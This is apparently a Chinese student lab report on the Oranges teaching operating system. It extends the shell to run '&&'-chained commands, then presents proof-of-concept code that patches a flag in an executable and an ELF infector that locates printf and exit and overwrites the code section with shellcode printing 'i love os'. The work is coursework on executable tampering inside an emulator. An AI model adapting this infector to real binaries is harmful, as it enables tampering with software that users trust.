        int fd = open(argv[0], O_RDWR);
        if (fd == -1) {
            if (rdbuf[0]) {
                write(1, "{", 1);
                write(1, rdbuf, r);
                write(1, "}\n", 2);
            }
        }
    }
}
```

```
    }
  }
  else {
    close(fd);
    int pid = fork();
    if (pid != 0) { /* parent */
      int s;
      wait(&s);
    }
    else { /* child */
      execv(argv[0], argv);
    }
  }
}

close(1);
close(0);
}
```

shabby_shell 函数的内容不难理解, argc 代表当前的字符串数量, 利用一个 do-while 循环来统计字符串数量。然后利用 open 函数判断当前指令是否是已经装载的指令, 若是未装载的指令则显示输入内容, 若是已装载的指令, 则 fork 出一个子进程, 并将输入交由 execv() 来执行。

4.2.2 wait 函数

wait 函数的在执行后会挂起进程。在执行此函数时会向 mm 发送 WAIT 消息, 其具体代码如下:

Listing 17: wait 函数

```
PUBLIC int wait(int * status)
{
  MESSAGE msg;
  msg.type = WAIT;

  send_recv(BOTH, TASK_MM, &msg);

  *status = msg.STATUS;

  return (msg.PID == NO_TASK ? -1 : msg.PID);
}
```

在 mm 的 main.c 中可以看到当 mm 收到 WAIT 消息时会执行 do_wait()。通过本书给出代码中对于 do_wait 函数的描述我们可以总结如下:

当 P 调用 wait 函数时, mm 将会:

1. 遍历 proc_table[], 如果发现进程 A 是 P 的子进程, 并且它处于挂起状态
 - 回复 P (cleanup 向 P 发送信息), 并解除它的阻塞
 - 释放 A 的进程表项

- 返回，mm 将进行下一个消息循环
2. 如果 P 没有子进程处于挂起状态，设置它的 WAITING 位
 3. 如果 P 没有子节点，向 P 回复错误信息
 4. 返回，mm 将进行下一个消息循环

4.2.3 execv 函数

execv 的代码如下，分析可知 execv 函数向 mm 提供堆栈。它在被调用后遍历传入的参数并记录参数的数量，将指针数组末尾赋值为 0。遍历字符串并将其复制到 arg_stack[] 中。并将 arg_stack[] 中的首地址以及其中有效内容的长度发给 mm。

Listing 18: execv 函数

```
PUBLIC int execl(const char *path, const char *arg, ...)
{
    va_list parg = (va_list)&arg;
    char **p = (char**)parg;
    return execv(path, p);
}

/*****
 *                               execv
 *****/
PUBLIC int execv(const char *path, char * argv[])
{
    char **p = argv;
    char arg_stack[PROC_ORIGIN_STACK];
    int stack_len = 0;

    while(*p++) {
        assert(stack_len + 2 * sizeof(char*) < PROC_ORIGIN_STACK);
        stack_len += sizeof(char*);
    }

    *((int*)&arg_stack[stack_len]) = 0;
    stack_len += sizeof(char*);

    char ** q = (char**)arg_stack;
    for (p = argv; *p != 0; p++) {
        *q++ = &arg_stack[stack_len];

        assert(stack_len + strlen(*p) + 1 < PROC_ORIGIN_STACK);
        strcpy(&arg_stack[stack_len], *p);
        stack_len += strlen(*p);
        arg_stack[stack_len] = 0;
        stack_len++;
    }
}
```

```
MESSAGE msg;
msg.type = EXEC;
msg.PATHNAME = (void*)path;
msg.NAME_LEN = strlen(path);
msg.BUF = (void*)arg_stack;
msg.BUF_LEN = stack_len;

send_recv(BOTH, TASK_MM, &msg);
assert(msg.type == SYSCALL_RET);

return msg.RETVAL;
}
```

4.2.4 修改 shell

基于上述对于函数的理解以及对于此部分的实现思路，先定义两个变量分别表示一次输入的最多指令以及每一条指令的最大长度。

```
#define MAX_PROC 9
#define MAX_STACK 4
```

根据上面对于 shabby_shell 的讲解，我们无需对 shabby_shell 的前半段进行修改，只需要修改 `argv[argc] = 0` 之后的内容。利用二维数组把输入的不同指令分开，每个指令之间的分隔符是 `&&`。与 Oranges 原本的实现思路相同，我们把每一个指令的最后一位设置为 0，为了方便理解，假设我们输入的内容为 `echo 2.txt hello && cat 2.txt`，经过处理后将变成如下内容：

```
{echo,2.txt,hello,0},{cat,2.txt,0}
```

下面介绍具体的实现过程，首先利用 for 循环，若当前字符串不是 `&&`，则继续读取指令，若是，则把指令最后一个数值赋为 0，并将指令数加一，同时把每条指令的字符串数量置 0。具体代码如下：

```
char * mul_argv[MAX_PROC][MAX_STACK];
int num_proc = 0;
int num_string = 0;
for(int i = 0; i < argc; i++)
{
    if(strcmp(argv[i], "&&"))
        mul_argv[num_proc][num_string++] = argv[i];
    else
    {
        mul_argv[num_proc][num_string] = 0;
        num_proc++;
        num_string = 0;
    }
}
```

下面的内容本质上与 Oranges 中的代码没有很大的区别，无非是将一维数组修改为二维，因此在此无需过多介绍。最终修改后的 shell 代码如下：

```
#define MAX_PROC 9
#define MAX_STACK 4
void shabby_shell(const char * tty_name)
{
    int fd_stdin = open(tty_name, O_RDWR);
    assert(fd_stdin == 0);
    int fd_stdout = open(tty_name, O_RDWR);
    assert(fd_stdout == 1);

    char rdbuf[128];

    while (1) {
        write(1, "$ ", 2);
        int r = read(0, rdbuf, 70);
        rdbuf[r] = 0;

        int argc = 0;
        char * argv[PROC_ORIGIN_STACK];
        char * p = rdbuf;
        char * s;
        int word = 0;
        char ch;
        do {
            ch = *p;
            if (*p != ' ' && *p != 0 && !word) {
                s = p;
                word = 1;
            }
            if ((*p == ' ' || *p == 0) && word) {
                word = 0;
                argv[argc++] = s;
                *p = 0;
            }
            p++;
        } while(ch);
        argv[argc] = 0;

        char * mul_argv[MAX_PROC][MAX_STACK];
        int num_proc = 0;
        int num_string = 0;
        for(int i = 0; i < argc; i++)
        {
            if(strcmp(argv[i], "&&"))
                mul_argv[num_proc][num_string++] = argv[i];
            else
            {
                mul_argv[num_proc][num_string] = 0;
                num_proc++;
                num_string = 0;
            }
        }
    }
}
```

```
    }  
}  
for(int i = 0; i < num_proc + 1; i++)  
{  
    int fd = open(mul_argv[i][0], O_RDWR);  
    if(fd == -1)  
    {  
        if(rdbuf[0])  
        {  
            write(1, "{", 1);  
            write(1, rdbuf, r);  
            write(1, "}\n", 2);  
        }  
    } else {  
        close(fd);  
        int pid = fork();  
        if(pid != 0)  
        {  
            int s;  
            wait(&s);  
        }  
        else  
            execv(mul_argv[i][0], mul_argv[i]);  
    }  
}  
}  
close(1);  
close(0);  
}
```

下面运行 bochs，输入测试指令，发现结果符合我们的预期，说明修改成功。




图 7: 执行多任务

下面对于以上的 Shell 执行，总结流程，画出以下流程图：




图 8: 流程图

4.3 反思与总结

4.3.1 实验问题

在此部分实验中，我们最后实现了能够执行多任务的 shell，但是对于多个任务的执行方式是串行还是并行没有做进一步的研究，这是由于时间以及对于 Oranges 的理解还不够深入导致的。后面我经过简单的测试发现实际上在 shell 中指令是进行串行执行的，其中 a 和 b 指令都是一个死循环，实现不停的打印 A 和 B。同时执行这两个指令发现结果如下：



图 9: 串行

显然，如果按照顺序执行，当前面的指令陷入死循环或者出问题时，可能导致后面的指令均无法正常执行。虽然尚未实现，但是我暂时能想到以下两种方式来避免这种情况的发生：

1. 通过记录每一条指令所执行的时间，设置一个上限值，当指令执行时间超过上限值时将被强制挂起。
2. 让所有的子进程都由同一个父进程 fork 产生，并自我阻塞，等待父进程来对其进行阻塞解除，再使用 `execv` 执行。

4.3.2 实验总结

在本部分实验中我实现了 shell 的改造使之能够执行多个任务，用“&&”将各个指令隔离开来，并利用一个二维数组储存每一条指令。通过不断实践，我更加深入的理解了 Oranges 中 shell 的工作方式。同时在未来的工作中，我需要更深入的理解指令执行的顺序以及如何安排进程的执行能够较好的避免死锁，内存问题等等。

五、 PartB 任务一：自我 OS 安全分析

5.1 任务基本要求

实验要求介绍 本实验主要时针对目前已有的代码内容，分析其问题和漏洞。

- 分析提示：可执行文件的篡改、内存破坏漏洞
- POC 实现：
 1. 编写一个 C 程序，该程序查找 OS 中的可执行文件，对可执行文件添加额外的代码。
 2. 编写一个程序，可对存在内存破坏漏洞的代码进行缓冲区溢出，控制返回地址到指定的位置。

5.2 具体实现步骤

5.2.1 POC 实现一

对于 POC 实现一部分，我尝试使用了两种方式，第一种是对于本就存在漏洞的代码进行攻击，使之产生与预期不同的效果，第二种是利用汇编代码，向 elf 文件中添加一段内容。

5.2.2 修改程序内容

第一种我想到的修改方式就是修改程序中的某些关键的变量，使其产生非预期的功能。在上文 PartA 任务二时，我实现了一个 who 指令，这个指令本身就可以被轻易的实现功能的篡改，其具体代码如下：

Listing 19: who

```
#include "stdio.h"

int main(int argc, char * argv[])
{
    int flag = 0;
    if(flag==0)
    {
        printf("This is llx\n");
        return 0;
    }
    else
    {
        printf("This is gd\n");
        return 0;
    }
}
```

可见，当 flag 值为 0 时输出“This is llx” 否则输出“This is gd”。其中 flag 的值默认为 0，也就是说程序预期的功能是打印“This is llx”，那么 flag 就是我们所需要的关键变量，想要实现攻击我们只需修改 flag 的值。首先利用 gdb 调试工具对于 who 代码进行反汇编，观察 flag 是如何赋值的。

```
louis@ubuntu:~/Desktop/cdimage/cdimage/chapter10/e/command$ gdb who
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from who...(no debugging symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
0x00001000 <+0>:    lea    0x4(%esp),%ecx
0x00001004 <+4>:    and    $0xffffffff0,%esp
0x00001007 <+7>:    pushl  -0x4(%ecx)
0x0000100a <+10>:   push   %ebp
0x0000100b <+11>:   mov    %esp,%ebp
0x0000100d <+13>:   push   %ecx
0x0000100e <+14>:   sub    $0x14,%esp
0x00001011 <+17>:   movl   $0x0,-0xc(%ebp)
0x00001018 <+24>:   cmpl   $0x0,-0xc(%ebp)
0x0000101c <+28>:   jne    0x1035 <main+53>
0x0000101e <+30>:   sub    $0xc,%esp
0x00001021 <+33>:   push   $0x17a0
0x00001026 <+38>:   call   0x106e <printf>
0x0000102b <+43>:   add    $0x10,%esp
0x0000102e <+46>:   mov    $0x0,%eax
0x00001033 <+51>:   jmp    0x104a <main+74>
0x00001035 <+53>:   sub    $0xc,%esp
0x00001038 <+56>:   push   $0x17ad
0x0000103d <+61>:   call   0x106e <printf>
0x00001042 <+66>:   add    $0x10,%esp
0x00001045 <+69>:   mov    $0x0,%eax
0x0000104a <+74>:   mov    -0x4(%ebp),%ecx
```

图 10: flag 赋值

在 Oranges 中，每个可执行文件第一个节的内容均是 0，第二个节为代码节从 0x1000 开始。who 中，在 0x1011 处对于 flag 进行赋值。我们所需要的就是将赋值的 0x0 改为其他内容，在此处我将其修改为 0x1。利用 x 指令查看 0x1011 在内存的情况。

```
0x00001045 <+69>:    mov    $0x0,%eax
0x0000104a <+74>:    mov    -0x4(%ebp),%ecx
---Type <return> to continue, or q <return> to quit---retu
0x0000104d <+77>:    leave
0x0000104e <+78>:    lea    -0x4(%ecx),%esp
0x00001051 <+81>:    ret
End of assembler dump.
(gdb) x 0x1011
0x1011 <main+17>:    0x00f445c7
(gdb)
```

可以看出最高字节为 flag 的值，那么我们的 inject 要做的就是将最高字节的 00 改为 01。首先利用 read 函数，将文件读取到 0x1011 处，再利用 write 函数将我们准备好的 shellcode 写入文件当中。

Listing 20: infect

```
#include "stdio.h"
#include "string.h"
#include "type.h"
```

```
void inject(char *elf_file) {
    char shellcode[] = {0xc7,0x45,0xf4,0x01};
    int fd = open(elf_file,O_RDWR);
    u8 buffer[20480];
    read(fd, buffer, 0x1011);
    write(fd,shellcode,sizeof(shellcode));
    close(fd);
    printf("Successfully inject the target file\n");
}

int main(int argc, char** argv){
    if(argc!=2){
        printf("Input the elf_file name\n");
        return 0;
    }
    inject(argv[1]);
    return 0;
}
```

这种方法的实现的原理以及代码都非常好理解，下面是利用 inject 指令修改 who 的执行结果：




图 11: inject 结果

5.2.3 可执行文件的破坏

首先介绍 ELF 文件。参考[这篇博客](#)，其具体格式如下：

链接视图	执行视图
ELF 头部	ELF 头部
程序头部表 (可选)	程序头部表
节区 1	段 1
...	
节区 n	段 2
...	
...	...
节区头部表	节区头部表 (可选)

图 12: ELF 文件格式

文件开始处是一个 ELF 头部 (ELF Header), 用来描述整个文件的组织。节区部分包含链接视图的大量信息: 指令、数据、符号表、重定位信息等等。程序头部表 (Program Header Table), 如果存在的话, 告诉系统如何创建进程映像。用来构造进程映像的目标文件必须具有程序头部表, 可重定位文件不需要这个表。在每个 ELF 文件中, 当前文件所用到的函数的函数名都会被存储在 strtab 节中, 而每一个函数的标志 (其中有函数的偏移位置), 存储在 symtab 中, 那么有如下思路: 在一个 ELF 文件中 (即目标文件), 遍历其 strtab 找到 printf 和 exit (因为不能用 return 正常退出), 再到 symtab 中找到两个函数的偏移, 让我们来调用函数即可。

以之前的指令 `what` 为例, 我们利用 `readelf -l what` 指令查看 `what` 的结构:

```

02
louis@ubuntu:~/Desktop/cdimage/cdimage/chapter10/e/command$ readelf -l what

Elf file type is EXEC (Executable file)
Entry point 0x1030
There are 2 program headers, starting at offset 52

Program Headers:
Type           Offset    VirtAddr    PhysAddr    FileSiz MemSiz  Flg Align
LOAD           0x001000 0x00001000 0x00001000 0x00a40 0x00a40  R E 0x1000
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000  RWE 0x10

Section to Segment mapping:
Segment Sections...
00      .text .rodata .eh_frame
01

```

可以看出代码节部分从 0x1000 开始, 查看其他指令亦然。第一个节的内容并未列出, 姑且认为其可以作为注入的目标位置 (事实上的确可以), 再修改代码节的表头和程序头即可完成可执行文件的破坏。

与软件安全 PE 病毒的思路类似, 先利用汇编语言写出 shellcode 再将其转换为机器码导入我们注入的地址再修改程序的入口。我所写的 shellcode 如下:

Listing 21: shellcode

```
char shellcode[] = {
    0x66,      0x87,
    0xdb,      // xchg bx,bx
    0x89,      0xe5,      // mov ebp,esp
    0x83,      0xe4,
    0xf0,      // and esp, 0xffffffff0
    0x83,      0xec,
    0x10,      // sub esp, 0x00000010
    0xc7,      0x04,      0x24,
    data_addr[0], data_addr[1], data_addr[2],
    data_addr[3],      // mov ss[esp],string address
    0xe8,      printf_off[0], printf_off[1],
    printf_off[2],
    printf_off[3],      // call printf();
    0xc7,      0x04,      0x24,
    0x00,      0x00,      0x00,
    0x00,      // mov ss[esp],0
    0xe8,      exit_off[0], exit_off[1],
    exit_off[2],
    exit_off[3],      // call exit();
    0x69,      0x20,      0x6c,
    0x6f,      0x76,      0x65,
    0x20,      0x6f,      0x73,
    0x0A,
    0x00      // string "i love os"
};
```

下面介绍本实验中难度最大的部分即如何注入 shellcode 修改程序入口地址, 参考 [GitHub](#) 中这个[仓库](#)的方法实现。对于我们的实验, 首先就是要判断当前我们注入的文件是否为 elf 文件:

```
int is_elf(Elf32_Ehdr elf_ehdr) {
    // ELF文件头部的 e_ident 为 "0x7fELF"
    if ((strncmp(elf_ehdr.e_ident, ELFMAG, SELFMAG)) == 0)
        return 1; // 是
    else
        return 0; // 不是
}
```

其中 `strncmp` 的原理与我们常用的 `strcmp` 相似, 在此不过多介绍。同时, 为了实现我们的目标我们需要修改 ELF 文件偏移值那么就需要实现一个新的系统调用 `lseek`。

Listing 22: lib

```
PUBLIC int lseek(int fd, int offset, int whence)
{
    MESSAGE msg;
    msg.type = LSEEK;
    msg.FD = fd;
    msg.OFFSET = offset;
```

```
msg.WHENCE = whence;
send_recv(BOTH, TASK_FS, &msg);
return msg.OFFSET;
}
```

在 stdio.h、proto.h,const.h 中加入定义，如下：

Listing 23: include/stdio.h

```
/*lseek*/
PUBLIC int lseek(int fd, int offset, int whence);
```


Listing 24: include/proto.h

```
PUBLIC int do_lseek();
```

Listing 25: include/const.h

```
/* FS */
OPEN, CLOSE, READ, WRITE, LSEEK, STAT, UNLINK,
```

接下来就是找到我们所要利用的函数的位置，并将其偏移转换成 16 进制数。但是现在 strtabs 和 symtab 的位置我们并不清楚，我们利用 *readelf -S what* 指令来查看一下 Oranges 中各个可执行文件的结构：



```
ouis@ubuntu:~/Desktop/cdimage/cdimage/chapter10/e/command$ readelf -S what
here are 8 section headers, starting at offset 0x2228:

Section Headers:
 [Nr] Name              Type              Addr             Off             Size            ES Flg Lk  Inf Al
 [ 0]                     NULL              00000000         000000         000000         00  0  0  0  0
 [ 1] .text                PROGBITS          00001000         001000         000770         00  AX  0  0 16
 [ 2] .rodata              PROGBITS          00001770         001770         0000f0         00  A  0  0  4
 [ 3] .eh_frame            PROGBITS          00001860         001860         0001e0         00  A  0  0  4
 [ 4] .comment             PROGBITS          00000000         001a40         000035         01  MS  0  0  1
 [ 5] .shstrtab            STRTAB            00000000         0021ec         00003c         00  0  0  1
 [ 6] .symtab              SYMTAB            00000000         001a78         000510         10  7 57  4
 [ 7] .strtab              STRTAB            00000000         001f88         000264         00  0  0  1

Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings)
I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
O (extra OS processing required) o (OS specific), p (processor specific)
ouis@ubuntu:~/Desktop/cdimage/cdimage/chapter10/e/command$
```

同样，我们的目标文件中的函数是否含有 printf 函数和 exit 函数需要利用指令 *readelf -s what* 来查看 what 中的 symbols。

56:	00000002	0	NOTYPE	LOCAL	DEFAULT	ABS	_NR_check_stack
57:	0000143a	0	NOTYPE	GLOBAL	DEFAULT	1	strcpy
58:	0000103e	107	FUNC	GLOBAL	DEFAULT	1	printf
59:	00001149	641	FUNC	GLOBAL	DEFAULT	1	vsprintf
60:	000013f0	0	NOTYPE	GLOBAL	DEFAULT	1	memcpy
61:	000010a9	66	FUNC	GLOBAL	DEFAULT	1	printf
62:	000016be	55	FUNC	GLOBAL	DEFAULT	1	write
63:	0000160b	95	FUNC	GLOBAL	DEFAULT	1	strcat
64:	00001768	0	NOTYPE	GLOBAL	DEFAULT	1	check_stack
65:	00001030	0	NOTYPE	GLOBAL	DEFAULT	1	_start
66:	00001522	118	FUNC	GLOBAL	DEFAULT	1	memcmp
67:	00001685	57	FUNC	GLOBAL	DEFAULT	1	assertion_failure
68:	00002a40	0	NOTYPE	GLOBAL	DEFAULT	3	__bss_start
69:	00001419	0	NOTYPE	GLOBAL	DEFAULT	1	memset
70:	00001000	46	FUNC	GLOBAL	DEFAULT	1	main
71:	0000166a	27	FUNC	GLOBAL	DEFAULT	1	spin
72:	00001598	115	FUNC	GLOBAL	DEFAULT	1	strcmp
73:	000013ca	38	FUNC	GLOBAL	DEFAULT	1	sprintf
74:	00002a40	0	NOTYPE	GLOBAL	DEFAULT	3	_edata
75:	00002a40	0	NOTYPE	GLOBAL	DEFAULT	3	_end
76:	00001468	186	FUNC	GLOBAL	DEFAULT	1	send_recv
77:	0000175a	0	NOTYPE	GLOBAL	DEFAULT	1	printf
78:	000016f5	74	FUNC	GLOBAL	DEFAULT	1	exit
79:	00001740	0	NOTYPE	GLOBAL	DEFAULT	1	sendrec

综合以上结果，我们想要找到 stytabs 和 symtab 分别是文件头开始向后的第 7 和第 8 个节，同时 printf 和 exit 函数只需要通过遍历整个 symtab 即可找到，倘若找不到则报错。下面是我的 inject 整个函数的实现。

Listing 26: printf 和 exit

```
char * temp=argv[1];
// ELF Header Table 结构体
Elf32_Ehdr elf_ehdr;
// Program Header Table 结构体
Elf32_Shdr elf_shdr;
Elf32_Sym elf_sym;
if (strcmp(temp, "dev", 3) != 0 && strcmp(temp, "kernel.bin", 10) != 0) { //
    下面是感染过程
    // 不读驱动 不读kernel.bin
    int old_file = open(temp, O_RDWR);
    read(old_file, &elf_ehdr, sizeof(elf_ehdr));
    // 判断是否是一个 ELF 文件
    //printf("%s", temp);
    if (is_elf(elf_ehdr)) {
        //printf("it is a ELF , attacking\n");
        int e_sho_off = elf_ehdr.e_shoff;
        int section_num = elf_ehdr.e_shnum;
        lseek(old_file, e_sho_off + sizeof(elf_shdr), SEEK_SET);
        // 定位到text节的位置

        //printf("%x %x\n",e_sho_off,sizeof(elf_shdr));
        read(old_file, &elf_shdr, sizeof(elf_shdr)); //读出text table
        int text_offset = elf_shdr.sh_offset; // 找到代码段的偏移
        //printf("%x\n",text_offset);
    }
}
```

```
lseek(old_file, e_sho_off + sizeof(elf_shdr) * 8, SEEK_SET);
read(old_file, &elf_shdr, sizeof(elf_shdr));
int str_offset = elf_shdr.sh_offset;

//printf("%x\n", str_offset);

char str_buf[1000];
lseek(old_file, str_offset, SEEK_SET);
read(old_file, str_buf, sizeof(str_buf));

//printf("it is a ELF , attacking\n");
lseek(old_file, e_sho_off + sizeof(elf_shdr) * 7, SEEK_SET);
read(old_file, &elf_shdr, sizeof(elf_shdr));
int sym_offset = elf_shdr.sh_offset;
// 此时已经在symbol table 位置 开始找printf
int sym_num = (str_offset - sym_offset) / 16;

// symbol_table项的个数

lseek(old_file, sym_offset, SEEK_SET);

printf("%x", e_sho_off + sizeof(elf_shdr) * 8);
int i = 0;
unsigned int printf_address, exit_address;
// 前者存储printf的文件中位置,
// 后者存储exit函数的文件中位置
int printf_flag = 0, exit_flag = 0;

for (i = 0; i < sym_num; i++) {
    read(old_file, &elf_sym, sizeof(elf_sym));

    if (strcmp(str_buf + elf_sym.st_name, "printf") == 0) {
        printf_flag = 1;
        printf_address = elf_sym.st_value;
        //printf("it is a ELF , attacking\n");
    }
    if (strcmp(str_buf + elf_sym.st_name, "exit") == 0) {
        exit_flag = 1;
        exit_address = elf_sym.st_value;
        // printf("it is a ELF , attacking\n");
    }
    if (printf_flag && exit_flag) {
        break;
    }
}
//printf("it is a , attacking\n");
if (i == sym_num) {
    printf(
```

```
    "not find printf or not find exit\n");
}
int printf_offset =
printf_address - (text_offset + 0x17);
int exit_offset = exit_address - (text_offset + 0x23);
int printf_off[4];
cal_addr(printf_offset, printf_off);
int exit_off[4];
cal_addr(exit_offset, exit_off);
int data_addr[4];
cal_addr(text_offset + 35, data_addr);
char shellcode[] = {
    0x66,      0x87,
    0xdb,                      // xchg bx,bx
    0x89,      0xe5,          // mov ebp,esp
    0x83,      0xe4,
    0xf0,                      // and esp, 0xffffffff
    0x83,      0xec,
    0x10,                      // sub esp, 0x00000010
    0xc7,      0x04,      0x24,
    data_addr[0], data_addr[1], data_addr[2],
    data_addr[3],          // mov ss[esp],string address
    0xe8,      printf_off[0], printf_off[1],
    printf_off[2],
    printf_off[3],          // call printf();
    0xc7,      0x04,      0x24,
    0x00,      0x00,      0x00,
    0x00,                      // mov ss[esp],0
    0xe8,      exit_off[0], exit_off[1],
    exit_off[2],
    exit_off[3],          // call exit();
    0x69,      0x20,      0x6c,
    0x6f,      0x76,      0x65,
    0x20,      0x6f,      0x73,
    0x0a,
    0x00                      // string "i love os"
};
lseek(old_file, text_offset, SEEK_SET);
//printf("it is a ELF , attacking\n");
write(old_file, shellcode, sizeof(shellcode));
printf("infecting successfully\n");
} else {
    printf(" it is not a ELF\n");
}
}
```

以上，我们实现了对于可执行文件的修改，下面运行 bochs 观察结果。

